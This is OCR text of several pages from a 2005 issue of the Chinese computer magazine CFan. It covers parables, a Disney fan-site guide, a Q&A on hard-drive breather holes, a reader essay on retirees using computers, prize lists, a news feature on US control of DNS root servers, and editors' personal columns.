又有两个饥饿的人，他们同样得到了长者恩赐的一根鱼竿和一篓鱼。只是他们并没有各奔东西，而是商定共同去找寻大海，他俩每次只煮一条鱼，他们经过遥远的跋涉，来到了海边，从此，两人开始了捕鱼为生的日子，几年后，他们盖起了房子，有了各自的家庭、子女，有了自己建造的渔船，过上了幸福安康的生活。

一个人只顾眼前的利益，得到的终将是短暂的欢愉；一个人目标高远，但也要面对现实的生活。只有把理想和现实有机结合起来，才有可能成为一个成功之人。有时候，一个简单的道理，却足以给人意味深长的生命启示。

河边的苹果

一位老和尚，他身边聚拢着一帮诚的弟子。这一天，他嘱咐弟子每人去南山打一担柴回来。弟子们匆匆行至离山不远的河边，人人目瞪口呆。只见洪水从山上奔泻而下，无论如何也休想渡河打柴了。无功而返，弟子们都有些垂头丧气。惟独一个小和尚与师傅坦然相对。师傅问其故，小和尚从怀中掏出一个苹果，递给师傅说，过不了河，打不了柴，见河边有棵苹果树，我就顺手把树上惟一的一个苹果摘来了。后来，这位小和尚成了师傅的衣钵传人。

世上有走不完的路，也有过不了的河。过不了的河掉头而回，也是一种智慧。但真正的智慧还要在河边做一件事情：放飞思想的风　，摘下一个"苹果"。历览古今，抱定这样一种生活信念的人，最终都实现了人生的突围和超越。

（感谢天涯虚拟社区供稿）CF [CY02]



面霸与巨无霸

■ 苏黎



CF [CY03]




走进迪斯尼动画王国

■仓鼠球　选题推荐:Windows(R)xp

探宝队队员招募行动：想加入“网站探宝队”的行列吗？如果您有迫切希望探宝的网站，或者发现了某个网站的宝藏，请将您的建议或发现发送至info@cfan.com.cn(邮件标题请注明“网站探宝”)。

寻宝对象：迪斯尼动画王国 http://disney.wretch.cc/



寻宝理由：对于很多人来说，迪斯尼已经成为了一个动画的代名词。从〞白雪公主〞、〞米奇〞、〞小熊维尼〞，到后来的〞玩具总动员〞，我们几乎可以从迪斯尼动画的历史来窥视整个动画行业的发展轨迹。在一个迪斯尼爱好者建立的主题站上，我们找到了许多有意思的东西。

迪斯尼发展史



活尔特·迪斯尼，这个注定要创造动画时代的人，凭着创意起家，在二十岁时便只身从老家堪萨斯来到好莱坞闯天下。他创造了世界上第一部有声动画，他创造了家喻户晓的米老鼠(米奇)和唐老鸭形象。

链接：http://disney.wretch.cc/History/index.htm

迪斯尼动画作品巡展



你知道的迪斯尼动画作品有多少？你看过却说不出名字的迪斯尼动画作品又有多少？这个网站用两种分类方式进行了收集整理。

链接(分类方式)：http://disney.wretch.cc/kinds.htm

链接(年表方式)：http://disney.wretch.cc/disney.htm

稀饭收藏夹：

①白雪公主：http://disney.wretch.cc/Text/c01.htm

这是迪斯尼几部经典动画之一，同时也是这部动画奠定了迪斯尼在动画行业的龙头地位。





②木偶奇遇记：http://disney.wretch.cc/Text/c02.htm

说谎鼻子就会变长的匹诺曹同样也是我们记忆中永远的经典，动画中那个会唱歌的小　　所演唱的〞When You Wish Upon a Star〞已经成为所有迪斯尼影片的片头音乐了。

③狮子王：http://disney.wretch.cc/Text/c32.htm

改编自莎士比亚经典名著《哈姆雷特》的动画电影，小狮子辛巴，彭彭和丁满都是大家喜欢的角色。

④未来的迪斯尼：http://disney.wretch.cc/future.htm

迪斯尼今后还会为我们带来什么激动人心的动画大片？来看看迪斯尼的出片计划吧！


经典画廊

影片中的经典瞬间，能否唤起你的记忆？另外，有很多图片很适合用做桌面。

链接：http://disney.wretch.cc/Gallery/index.htm

稀饭收藏夹：

1.动画壁纸



①狮子王：http://disney.wretch.cc/Gallery/c32/p86.jpg

②怪兽电力公司：http://disney.wretch.cc/Gallery/monsters/p8.jpg

③超人特攻队：http://disney.wretch.cc/Gallery/



硬盘是完全封闭的吗？

■ ABC

上海读者包子: 我听说硬盘是完全封闭的、无尘无菌的，里面只要有一点灰尘，硬盘就会毁坏，真的是这样吗？(**报料奖:100 元**)

首先，要说明硬盘是非常精密的东西，其磁头飞行高度与盘片表面相距仅有1/1000000英寸，而几乎任何尘埃都要比这个尺寸大，所以只要进入了一点灰尘，硬盘就有可能划伤盘片或磁头。不过不必担心，这种颗粒进入硬盘的可能性几乎不存在，当然这也不表示硬盘就是完全封闭的……

现在几乎所有的书里都告诉大家硬盘是完全密封的。但只要你注意观察硬盘，就会发现任何一块硬盘的盘体上都会有一个孔，它的名字叫〝呼吸孔〞。一般〝呼吸孔〞位于硬盘上面(没有电路板的那面)或硬盘侧面。它的作用是平衡盘腔内部气压。

当硬盘转动后，磁头臂电机、主轴(磁盘)电机转动及盘片和盘腔内空气摩擦，都会产生大量热量，从而导致盘腔内气压升高。这时，如果不释放盘腔内膨胀的空气，保持内外气压平衡，那么很可能就会出现盘体变形，严重时还会出现〝崩盘〞。所以任何硬盘都会有这个呼吸孔，用来释放膨胀的空气。另外，当硬盘停转后，热源消失，盘腔内气压降低，呼吸孔又将外界空气引入以平衡内外气压。

不过你可不要以为呼吸孔只是简单的在盘壳上钻个洞，它是经过特殊过滤处理机制的。呼吸孔下贴有专用的过滤材料层，并且盘体对应的部分也有一个网格状的空气隔离装置，这在一定程度上阻挡了空气直接进入盘腔中心。但不管采用的是何种过滤方法，硬盘内部与外界也不是完全隔离的。也有一些比过滤材料更细微的尘埃照样会从呼吸孔进入盘腔。所以说硬盘内部也不完全就是真空、超净环境 。

不过也正因为有过滤环节，一般的灰尘无法进入硬盘内部，所以盘片及磁头并不会很轻易地被毁坏。另外，不管是盘片还是磁头，它们都有用于自我保护的设计。比如盘片上覆盖的磁介质并不是直接和盘腔内部空气接触的，在其表面还有一层质地坚硬而且光滑的石墨涂层(一般和磁介质层厚度相当);与盘片一样，磁头也有一些特殊设计，真正的读写头都在磁头的前端，而和盘片接触的部分，中间也有一个用于缓解摩擦的非常光滑、非常细微的凸起，因此真正的读写头受损可能性很小。

现在你应该明白了，硬盘并不是完全封闭的了吧。

更正

由于工作失误，本刊2005年第14期《为MP3随身听选种好格式》一文最后，MP3 Pro格式的电子书下载地址应为http://www.newhua.com/cfan/200514/mp3pro.rar，对此我们深表歉意。

"网络追追追"帮你答疑解惑 追猛料

网络上有各种谣言，各种假技巧，你的疑问，你想知道的一切，我们都会帮你追到手，你不仅可以知道事件结果，如果选题被采纳，我们会根据精彩程度设置不同的报料大奖赠送精美礼品或奖金(最高奖金高达500元)。报料信箱:info@cfan.com.cn，主题请注明:网络追追追报料。

CF [BL02]



incredibles/p36.jpg

2.海报招贴画

①米奇70周年特展:http://disney.wretch.cc/Gallery/Mickey/index.htm

②迪斯尼经典动画海报特展:http://disney.wretch.cc/Gallery/CLASSICS/index.htm

③迪斯尼100年特展:http://disney.wretch.cc/Gallery/100years/index.htm

挑战！寻找隐藏米奇

迪斯尼的动画家下的挑战！原来在每部迪斯尼动画片中都隐藏了各种笑料以及米奇头像，你能找到吗？

链接:http://disney.wretch.cc/Joke/index.htm

稀饭收藏夹:

①睡美人:http://disney.wretch.cc/Joke/c16.htm

连饼干都是米奇形状的，篮子中的梅子竟然也有米奇形状的 。



②小美人鱼:http://disney.wretch.cc/Joke/c28.htm

海底宴会上，米奇和唐老鸭竟然隐藏在人群中……

③海底总动员:http://disney.wretch.cc/Joke/fn.htm

小海龟身上有米奇图案。

CF [BL01]




CFan 七月“那里”游

■CFan

7 月初，《电脑爱好者》和《互动软件》的全体成员来到了“那里”郊游。那里？哪里？就是那里！其实，“那里”是京郊怀柔的一处风景区，以独特的名字和优美的山水吸引了CFan 的到来。本期“我拍”就精选了“那里”的照片，没有机会目睹CFan 俊男靓女的读者可不要错过机会呦!



▲美女敬酒，就算是 CFan 老大也无法拒绝了



▶坐完长途车都饿了吧，先上五大盘羊肉串!



▲ 本次郊游的目的地“那里”，下次应该是在“这里”了



▲ 来自“那里”的 CS 美眉



▲ 风卷残云后，一片狼藉的桌面



▲CFan 八大美女合影



▲ 卡拉 OK 厅中的“群魔乱舞”，前排从左到右依次为广告部主任 ZZY、副主编 SW、主编 FLP

CF [BL03]

走进读者的电脑生活

银发一族的电脑世界

■ chai-y

母亲退休半年多了。看着她百无聊赖地打发日子，我真是急得要命。我给她买了MP3、健身器、呼啦圈……可这只能打发一两个小时的时间。怎么办?

有一天，我在玩电脑时看她感兴趣，我就叫她坐在我身边，一点儿一点儿地教她玩游戏，开始她记不住，就用笔记，我又翻出一大堆《电脑爱好者》给她看，她从一开始只能看懂一两篇文章到逐渐增加篇数，后来她玩游戏入了迷。有时，我上班了，她就坐在电脑前一直玩到中午，直到我下班了，进了屋，她才赶紧去热饭。

随着时间推移，她对游戏不再像当初那样感兴趣了，我就试着教她用Word打字、排版，用WPS、Excel制表，这些知识引起她更大的兴趣，加之她的拼音底子好，这几个软件她很快就运用自如了。正巧，派出所需要一个临时工，要求会电脑又会档案管理，街道办就推荐她去了。当时大家都没瞧得起她，私下里议论一个白发老太太能干什么。可是谁也没想到，不到几天的工夫，从整理档案到电脑输入，她都得心应手，派出所所长高兴地说:"你来了，就好了!"这一夸，她一鼓作气帮他们整理了所有的档案，光档案盒就节省了200多元。经她整理的档案一清二楚，一目了然。她把用微机输入的材料按年代、内容、类别分别打印出来，赢得了派出所干警的一片喝彩。这两个月的打工经历给她找回了自信，她高兴地说:"那些小警察还真不信我老太太把电脑玩得这么油呢!"看到她那个高兴劲儿，我这做儿子的也特别开心。我觉得我的这种孝心比给她买什么山珍海味都好。

最近，我给她买了一台数码相机，她挎着相机去为我外祖父、外祖母及邻居们拍照，然后用电脑进行图像合成，这不仅给上一辈的老人送去了欢乐，而且又启迪了这些老人对电脑的认知，周围的老人对此也感起了兴趣。估计今后一段时间里我不用为她的寂寞而发愁了，而且看样子这电脑的"银发一族"将不断发展壮大。

电脑给"银发一族"带来的好处不只我母亲一例。我单位的老阎，他儿子整天钻在网吧，连吃饭时都看不到饭桌前有他的影子。老阎算了一笔账，如果儿子每天上网花费10元钱，一年365天，需要3650元，还不如买一部电脑让儿子在家玩，既看住了孩子又赚了个电脑，还能让当爹的也学点儿东西，真是一举三得。主意一定，老阎马上行动。电脑买回家，安装完毕，儿子高兴，老子放心。没用多久，老阎在儿子的帮助下也学会了电脑基本操作。

还有我的张姨夫，退休在家，闲着没事干，除了喝酒，什么爱好都没有。可好，这一退休，有时间喝了，三天两头喝醉，不是别人掺回来就是打电话让我张姨去接。张姨跟我妈念 这件事，说是没招了，我妈给她出主意说:"你给他买个电脑吧，指定能治好他的这个病。"一番折腾，这位高级工程师兼"大酒包"不情愿地坐在电脑前，我经过一段时间对他的培训，他先是迷上了游戏，然后又迷上了CAD。现在，他埋头于一大堆电脑书中，一门心思研究电脑制图，由于他原先是搞电气专业的，所以很快就对电脑产生了依赖感。这下可把我张姨乐坏了，对我妈说:"你这个主意太好了，'大酒包'变成'电脑迷'了，他还扬言要自己装一台电脑给我用呢!"

随着人口结构老龄化和退休年龄的提前，在家赋闲的老年人越来越多，他们除了上股市、打麻将、打扑克之外，似乎没有什么娱乐活动了。电脑时代的来临为极大地丰富他们的生活创造了条件，银发电脑迷、银发网友正在悄悄地增加，电脑、游戏、网络不再仅仅是年轻人的世界，越来越多的老年人也正涌入这个世界，与年轻人们一道共享欢乐。作为子女们，我们应该努力创造条件，引领他们进入多彩的电脑世界，丰富他们的晚年生活。

(请作者与本刊编辑部联系) CF [DB01]

《电脑爱好者》2005年第二季度优秀作者、特约作者名单

根据对第二季度评刊数据的统计排名，确定《电脑爱好者》2005年第二季度优秀作者与特约作者名单如下:

第二季度评出的优秀作者共6名:

名次	姓名	总积分
第一名	刘锦国	总积分:330分
第二名	朱金林	总积分:270分
第三名	徐海斌	总积分:260分
第四名	包佩	总积分:240分
第五名	艳力	总积分:230分
第六名	陈清泉	总积分:210分

第二季度评出特约作者共3名:

名次	姓名	积分	篇数
第一名	周建军	优秀稿件积分120分	优秀稿件篇数:4篇
第二名	包佩	优秀稿件积分90分	优秀稿件篇数:4篇
第三名	徐海斌	优秀稿件积分80分	优秀稿件篇数:3篇

以上作者可获得我们特别奖励的爱国者四合一读卡器一个。

优秀作者或特约作者的排名或奖励结果每季度公布一次。

热心评刊员公布

以下17位读者被评为2005年第11期热心评刊员。

一等奖2名(奖品:漫步者R1600TD音箱)

张 炜(南京) 方 硕(河北)

二等奖5名(奖品:漫步者H500耳机)

翟志浩(山东) 程 晟(辽宁) 赵佳瑶(河北) 赵明娟(河南) 蒙进光(广西)

三等奖10名(奖品:Photo硬派6.0中文版软件)

刘炜珂(广东) 曹磊磊(江西) 范志辉(广东) 雷洪哲(湖南) 李岩光(湖北) 覃 立(湖南) 姜友义(福建) 蒋刚强(辽宁) 池敦利(江苏) 陈佳杰(云南)

最佳文章公布

2005年第11期优秀文章

第一名:"特别话题"栏目《穿越时空的爱恋—走进游戏模拟器世界》作者:**孙宁 xkseraph 莱牛 oz01 lzsgodmax wingseedzz**获得奖金500元和《电脑爱好者》荣誉证书。

第二名:"聪明用电脑"栏目《我的Windows XP安装盘只有200MB!》作者:**高峰**获得300元奖金和《电脑爱好者》荣誉证书。

第三名:"CFan新视界"栏目《32位后劲仍足 64位只欠东风?》作者:**张健 邹肇辉**获得200元奖金和《电脑爱好者》荣誉证书。

自烽火发明以来，人类历史上没有哪一项技术像互联网一样如此深刻地改变了人们生产、生活及战争的方式……

悠闲地坐在电脑屏幕前，全世界数以亿计的网民或许不会想到，在自由网络背后是国家利益对信息社会基础设施控制权的激烈角逐……

信息时代 谁主沉浮

——互联网中枢神经根服务器控制权之争

■ 新闻采访部实习记者 翟玉忠

最近有两则消息格外引人注目，一是7月21日，中国互联网络信息中心(CNNIC)在京发布的"第十六次中国互联网络发展状况统计报告"显示，截至到6月30日，我国上网用户总数突破1亿，为1.03亿人。目前我国网民数和宽带上网人数均仅次于美国，位居世界第二位。另一件事正好发生在6月30日，美国政府出人意料地宣布，将无限期保留对全球互联网域名根服务器(root server)的监控权，尽管许多国家呼吁将该权力移交给国际组织;事实上美国也曾承诺将来放弃这一权力，那么美国为什么要出尔反尔呢?


答案是国家利益。"对域名根服务器的监控涉及美国重大的经济和国防利益，这就是美国不放弃监控的根本原因!"信息产业部电子科技情报研究所研究员唐静在接受本刊记者采访时表示。

自烽火发明以来，人类历史上没有哪一项技术像互联网技术一样如此深刻地改变了人们生产、生活及战争的方式。悠闲地坐在电脑屏幕前，全世界数以亿计的网民或许不会想到，在自由网络背后是国家利益对信息社会基础设施控制权的激烈角逐。事情还要从根服务器究竟是什么说起。

互联网"根"生在何处?

大家知道，网上每一台计算机都有一个IP地址，为了容易记忆、查找和变更，于是科学家们就发明了一串ASCII字符组成域名来对应纯数字的IP地址。由于域名方便记忆，因此目前作为互联网上的寻址标准在全世界广泛被使用。域名系统按层次结构保存域名数据，最顶层的称为"根"，根服务器保存着所有国家和地区顶级域名(CCTLD)和全球通用顶级域名(GTLD)服务器的数据;从域名转换到IP地址的过程称为域名解析。

由于美国在互联网发展初期起到的核心作用(今天的互联网来自于1969年美国国防部出资兴建的计算机网络ARPANET，译为"阿帕网")，使得在全球目前拥有的13个互联网域名根服务器中美国有10个、英国、瑞典和日本各1个。



另有根镜像服务器有80多个，分布于世界各地(2003年初中国就已经引进根镜像服务器)。"这些镜像服务器功能和根服务器一样，但在互联网世界中的等级肯定是低于那13台根服务器的，也就是说最终的管理权还是集中在13个根服务器，由他们对这些镜像服务器每天进行动态更新。"唐静解释说。

另外，.COM、.NET这些顶级域名服务器全球也有13个，主要是集中在美国，其中美国8个、英国、瑞典、荷兰、日本和中国香港各有1个。美国Verisign公司是ICANN授权的.COM和.NET域名的注册管理机构，2002年，Verisign仅从全球注册域名收取的管理费就高达6亿美元。

1998年，美国商务部于1998年组建"互联网名称与数字地址分配机构"(Internet Corporation for Assigned Names and Numbers，简称ICANN)，这是一个根据南加州法律注册的非营利机构，理事会成员来自全球多个国家，但美国商务部却拥有最终否决权。ICANN负责全球互联网根服务器、域名体系和IP地址等的管理。

美国商务部曾经承诺，等到ICANN满足一定条件就将放弃自己的否决权，美国放弃对根服务器最终控制权的时限原定在2006年。但6月30日的声明显然使该计划成为泡影。Syracuse大学教授米尔顿穆勒指出:"美国政府完全违背了当初创建ICANN时的承诺，这简直是当头一棒。"

破碎的自由之梦

上个世纪九十年代，随着互联网应用向广度和深度推广，信息传播跨越了国界，信息被广泛共享，跨国公司的全球治理成为可能。在这种情况下，一种网络自由主义思潮　起。有人认为国家边境和主权正在失去其现实意义，一个信息化的大同世界正在形成。

这种思潮集中表现为1996年约翰·P·巴洛发表的"网络独立宣言"，在这封给世界各国政府的信中，巴洛写道:

"工业世界的政府们，你们这些令人生厌的铁血巨人们，我来自网络世界——一个崭新的心灵家园。作为未来的代言人，我代表未来，要求过去的你们别管我们。在我们这里，你们并不受欢迎。在我们聚集的地方，你们没有主权。"

"我们没有选举产生的政府，也不可能有这样的政府。所以，我们并无多于自由的权威对你发话。我们宣布，我们正在建造的全球社会空间，将自然独立于你们试图强加给我们的专制。你们没有道德上的权力来统治我们，你们也没有任何强制措施令我们有真正的理由感到恐惧。"

在宣言的末尾，巴洛预言:"我们将在网络中创造一种心灵的文明。但愿她将比你们的政府此前所创造的世界更加人道和公正。"

6月30日美国政府的声明意味着，约翰·P·巴洛不会成为信息时代的杰弗逊。美国掌控着互联网的13个根服务器，就可以对国际域名(如.COM)的流量、解析等严密监控，并可以随时中断服务。ICANN中惟一的中国籍理事，中国科学院计算机网络信息中心研究员钱华林不无担心地指出，美国的这一声明打破了全球对互联网安全的幻想，如果ICANN事实上只向美国"一个政府"负责，那么一旦美国与其他国家发生激烈冲突，便可以从技术上停止对该国国际域名的解析，造成该国注册.COM的政府企业网站都将无法访问;另外，如果美国要拦截通用顶级域名解析报文(TCP/IP协议传输时电子文头指令)时，就可以统计通信行为。这样就意味着对方国家的网络有可能失去安全的保障。



中国互联网诞生之地：中国科学院计算机网络信息中心

据唐静介绍，2003年伊拉克战争时，美国政府就曾对管理伊拉克域名.iq的根服务器进行控制，导致伊拉克境内在iq下注册的网站不能和世界正常互通，比如在中国就无法正常访问伊拉克境内的相关网站。



中国互联网络信息中心全貌

把互联网变成一个和平的网络

在美国宣布无限期保留对根服务器的监控权后，引起广大发展中国家的强烈反应。最近，联合国在瑞士日内瓦召开的一次会议上专门讨论了互联网控制权的归属问题。参会的联合国官员及许多发展中国家的电信部长们认为，美国政府对网络运行施加了不正当的影响。他们建议由成立一个新组织对互联网基础设施进行监管，这个新组织要么归联合国管理，要么归国际电信联盟管辖。

叙利亚代表认为:"每天，垃圾邮件的数量越来越多。谁是受害者？发展中及发达国家同是受害者。因为有好处，那些发送垃圾邮件的人没有收手的迹象。对于我们而言，惟一的解决途径是从那些垃圾邮件发送者所在的国家购买机器设备来处理这一问题。然而，这种方法，我们相信，是无法接受的。"加纳建议成立一个额外的机构，"这个机构应该处理与互联网有关的问题，它还应该归联合国管理。"中国代表则主张:"互联网的公共政策问题应该在联合国主权国家的框架内得到联合解决。例如，垃圾邮件，网络安全，与网络空间这些问题，我们应该寻求联合国专门的机构来处理这些问题。"

事实上早在2002年，中国工程院院士，中国互联网协会理事长胡启恒就尖锐地指出，如果美国要把ICANN撤销，另外找一个组织用另一套办法来做，除美国外的很多国家对此事没有任何发言权。同年10月，在会见联合国秘书长安南时，她公开建议让联合国在互联网基

础设施的管理中发挥核心作用:"可是你看ICANN这种结构，完全是美国把持着，他怎么能容忍联合国进来呢？可联合国不进来，就没有公平和平等可言，一切就是美国说了算，这个是最大的隐患，是21世纪人类和平的一个最大隐患。如果美国发动信息战的话，稳操胜券。一旦变成战争，对不发达国家来说，那就是不对称战争。"安南当时表示联合国是要考虑在互联网里头发挥作用。

在包括中国在内的广大发展中国家的推动下，2003年12月，信息社会世界峰会(WSIS)第一阶段(日内瓦)作出决定，要求联合国秘书长安南组建互联网治理工作组(Work Group on Internet Govenance，简称WGIG)，向安南提交报告，为2005年11月信息社会世界峰会第二阶段继续讨论互联网治理问题做准备。2004年11月，安南秘书长任命了由40个人组成的WGIG，胡启恒院士为中国代表。WGIG的成员中用问卷调查的方法，初步排出的五个受到优先关注的问题，其中IP地址和域名管理、根服务器系统的管理分别名列第一、二位。WSIS"行动计划"中规定，WGIG的主要任务是:

1.定义互联网治理;

2.确定互联网治理有关的公共政策问题;

3.对于政府，已有的政府间组织和国际组织和其他议事机构，以及发达和发展中国家的企业界，和社会团体，各自在互联网治理中的角色和作用的问题，提出能取得共识的方案;

4.在完成上述工作的基础上，提交报告和建议，供2005年WSIS第二阶段突尼斯会议考虑并采取适当的行动。

业内人士普遍认为，由于美国政府的坚持，互联网根服务器所有权问题短期内难以得到解决。要把互联网变成一个和平的网络，人类显然还有漫长的路要走。

以国家安全的名义

根服务器本身也不是绝对安全的。2002年10月21日下午5点前后，13台互联网根服务器就曾受到大规模DDoS(分布式拒绝服务)攻击，大量的数据潮水般涌向这些服务器。据说只要攻击再持续一个小时，整个互联网的域名服务体系就会陷入崩溃。不过也有中国互联网专家表示，这些病毒也是美国的武器，一次又一次的病毒爆发事实上都是他们在练兵！

为了国家安全，中国政府作了大量细致而具体的工作。以前我国是三级域名.COM.CN，2003年3月17日12时，CN二级域名注册正式开通。CN二级是网络世界中国国家主权的象征，由于CN域名根服务器在国内，我们就不用担心在特殊情况下别人通过停止解析服务等手段瘫痪中国网络。另外CN域名的注册管理机构是中国互联网络信息中心，有关CN域名的纠纷将由我国的机构根据中国法律解决，避免了注册.COM等国外域名面临的国际诉讼风险。

令人遗憾的事，今天CN域名在我国仍然没有得到足够的重视，甚至一些关系国家形象和经济安全的网站也用COM域名。今年两会期间，身为全国政协委员的胡启恒院士提案建议:我国网站，特别是关系到国计民生的重要网站，比如政府网站、新闻网站、金融证券网站、重要电子商务网站等，都应从国家信息安全与经济安全的高度考虑，注册并使用CN域名，并把CN域名作为网站的标识加以公布和宣传，引导网民使用。"大部分域名不在国家域名CN下注册，这对我国信息安全构成了重大隐患。"她说。

据统计，COM域名国内注册量已超过120万个，CN域名目前的注册量、接近70万个，即由我国直接控制管理的域名只占全国域名注册量的27%。针对美国坚持保留对根服务器监控权的作法，钱华林理事公开表示:"美国此举将意味着通用顶级域名存在安全隐患，我国的一些要害部门，如CCTV，应当采用中国国家顶级域名CCTV.cn。"通过应急建立根服务器或者使用已有根服务器的镜像，当出现网络被隔离的紧急情况下，凡在.CN下注册的域名，仍可以利用根服务器，解析到顶级域名.CN服务器的地址，再通过.CN顶级域名服务器解析在.CN下注册的所有二级或三级域名，从而保证网站地址或E-mail地址能够正常访问或使用;但是，.COM或.NET下注册的域名则无法正常使用。

除了引入CN二级域名，我国还积极参与了下一代互联网IPv6的研发推广工作。基于IPv6域名根服务器打破过去美国等互联网强国垄断根服务器的局面，为我国在下一步规模化部署IPv6网络提供基础名字服务提供了强有力的技术支撑。



中国科学院计算机网络信息中心研究员钱华林

信息产业部电子科技情报研究所唐静研究员最后告诉记者，尽管我们在互联网安全上已经作了很多工作，但在有些重要部门，我们仍不得不采取物理隔离手段，严格禁止一些计算机上网。

正如胡启恒院士所说，互联网毕竟还是现实社会的一部分。为了维护中国的安全和主权，我们仍需要作更大的努力——在开放的信息社会，它不仅取决于政府部门的工作，它还取决于每一个网站，甚至每一个网民的关注和参与！

CF [XW01]

讲述小编自己的故事……

狂 PK 的狂想曲

■ 狂 PK

时隔前一次写“稀饭第九页”已经半年多了，我搬到了离单位较近的地方，已经不用像上次写的那样将刷牙和早饭这两项工作同时进行了，上班只要步行10分钟(假想图:需要坐3小时公车才能到单位的柳絮飞作崇拜状)。时间充裕了许多后，让我能有时间考虑许多问题，比如理想。

以前我曾有很多理想:成为一名优秀的程序员、自己创业开公司、中一次福利彩票特等奖(这算理想吗 -_-)……当然，其中也有一条是成为《电脑爱好者》的编辑，但当我真真切切地触摸并且抓住了这个理想后,我才发现:原来最重要的不是有理想或者实现理想，而是实现理想后能够一如继往地保持奋斗的心态，来面对新的机遇和挑战。

前些日子开大会时社长讲话中的一段话让我印象非常深刻，大意是:很少有成功者能够关注竞争环境中出现的变化，并及时作出调整。我想，应该并不仅仅局限于成功者，有时即使是完成了一些小的目标，也有可能让人丧失对于这个目标的继续开拓能力，而企图能够以不变应万变，永远维持现状。我又不禁想到了羚羊定律(主编FLP:你怎么这么闲啊，老是东想西想的，稿子做完了吗？):每天早晨，羚羊如果不能让自己跑得比狮子更快，那么它就会被狮子吃掉;而狮子如果不能比跑得最慢的那头羚羊跑得快，那么它将饿死。羚羊和狮子之所以能够成为草原上跑得最快的动物，主要得益于它们始终保持着竞争的心态。

话题有些严肃了，放松一下，听在下来谈谈最近编辑部的游戏战况吧！

最近大家都很热衷于编辑部“小黑屋”的那台仅有的PS2，并根据各自爱好划分为了街霸和实况足球两派，双方常常为玩哪个游戏争得不可开交，最后双方协商决定午休供街霸派使用，下班后由实况足球派接管，而FLP则从大局出发选择了中立，因此在两派活动时间都能看见他的身影 -_-||。编辑部的传统竞技项目CS并没有因此而“沉沦”，柳絮飞为了摆脱“CS受虐狂”的美名而加班加点苦练，但效果较差，以致于手握小刀的Cornel在将端着AK的柳絮飞爆头后，常常感慨为何不能将手中的小刀也扔掉而使用拳头应战 。

虽然我没有成为程序员、也没有自己开公司、更没有天上掉馅饼中到彩票，不过，我会在编辑岗位上尽自己所能，为了让大家能看到更加精彩的《电脑爱好者》努力…… CF [DJ01]

健谈天下



大家好！再次与大家见面，阿健感到十分幸运。一场大病后，我才慢慢体会到“情”字在当代社会扮演的重要角色。正所谓，不听不知道，听到吓一跳。不妨听我　　道来。

事出有因，阿健此次大病源于五天工作日后，利用闲暇时间陪丈母娘全家驱车300公里前往坝上草原，由于我初次见到“天苍苍，野茫茫，风吹草低现牛羊”的美景，忍不住迎风驰骋了片刻，没想到我远没有草原的牛羊禁得住风吹，不一会儿工夫，就顿觉浑身不自在，一天以后病倒了。但是，患病期间，我用身体与病魔斗争的气力换回了太多的感动，这是这些来自社会各方面的情意支撑我重新振作。

俗话说，“女婿能抵半个儿”，这是从老人看待子女的婚姻方面说的。很少有人能从已婚子女角度给老人们评价几句，要我说，“丈母娘好比一个妈”。妈妈不在身边的时候，丈母娘床前床后的伺候着，端水喂药，擦身换衣，这些事儿里哪一件不透着丈母娘对女婿的关心和爱护，这些事儿哪一件不透着亲妈对儿子的疼爱有加？

俗话说，“一日为师终身为父”。初来编辑部，总习惯性地称呼所有工龄比我长的同事为老师，什么封老师（FLP)、黄老师(Flanker）地叫着。谁成想，时间长了，他们反而有些不习惯呢，不过，咱这心里头还是透着一股师生情谊在里面，毕竟是封主编他们带我走上IT媒体之路的。此次阿健卧床，更得到了特别关怀，工作量减少不说，还从劳动强度上帮我彻底减负。躺在床上我想过这样一个问题，为什么有的单位上下级关系就是靠那些官场上的“技巧”维系着呢？为什么我们《电脑爱好者》的上下级关系靠“感情”牢牢地拴在一起了呢？答案只有一个：感情比技巧更重要。

不可否认，阿健最信奉的一句至理名言正是这句。送话给我的是一位在基层干部的岗位上做了一辈子高中校长的朋友。他经历过太多基层工作的升迁诱惑，但他对待同志、对待家人、对待领导一直是以这句话为自己的人生信条。我想他送话给我是对我的信任，而我当时确实是出于尊重将话收集PDA上最为每天提醒自己起床的理由。但是，直到我接连遇到事情，加上此次患病，我亲眼所见、亲耳所闻的正是一桩桩感人的事件，一位位仁慈的亲人和朋友。好了，我有点儿懂了。维系人与人之间关系的最有效的办法并不需要你花多少心思去取悦对方，而在于真心实意地将自己的真实情况展示给对方，以及在恰当的时候力所能及地帮助对方。做了多年IT人，原来最实用的技巧在这里！

CF [DJ02]



1.03亿 7月,中国互联网络信息中心(CNNIC)发布的第十六次中国互联网络发展状况报告显示,中国上网用户总数突破1亿,为1.03亿人,半年增加了900万人,和上年同期相比增长18.4%。

